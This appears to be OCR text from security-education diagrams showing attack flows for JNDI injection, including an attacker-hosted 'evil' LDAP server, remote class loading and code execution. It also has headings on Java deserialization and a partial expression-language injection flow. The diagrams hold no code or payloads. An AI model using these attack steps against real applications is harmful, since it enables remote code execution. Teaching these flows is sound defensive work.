
JNDI Injection Attacks


Injection Vector
Malicious Input
JNDI Lookup String
4. Send to Application
Target Application
Java
Spring Application
Vulnerable Service
5. Perform JNDI Lookup
3. Craft JNDI Payload
JNDI Context
Naming Service
6. Remote Class Load
Attacker Environment
Class Loader
Remote Loading
Malicious Actor
External Threat
8. Execute Malicious Code
7. Load from Evil Server
1. Setup Evil Server
System Impact
Code Execution
System Control
Evil LDAP Server
Controlled Infrastructure
2. Host Exploit Class




JNDI Injection
Attack Flow


Deserialization Vulnerabilities





Deserialization Attack Exploitation Flow

Expression Language (EL) Injection


Attacker Input
Malicious User
Input Source
1. Craft EL Payload
EL Expression
Malicious Syntax
2. Submit Form

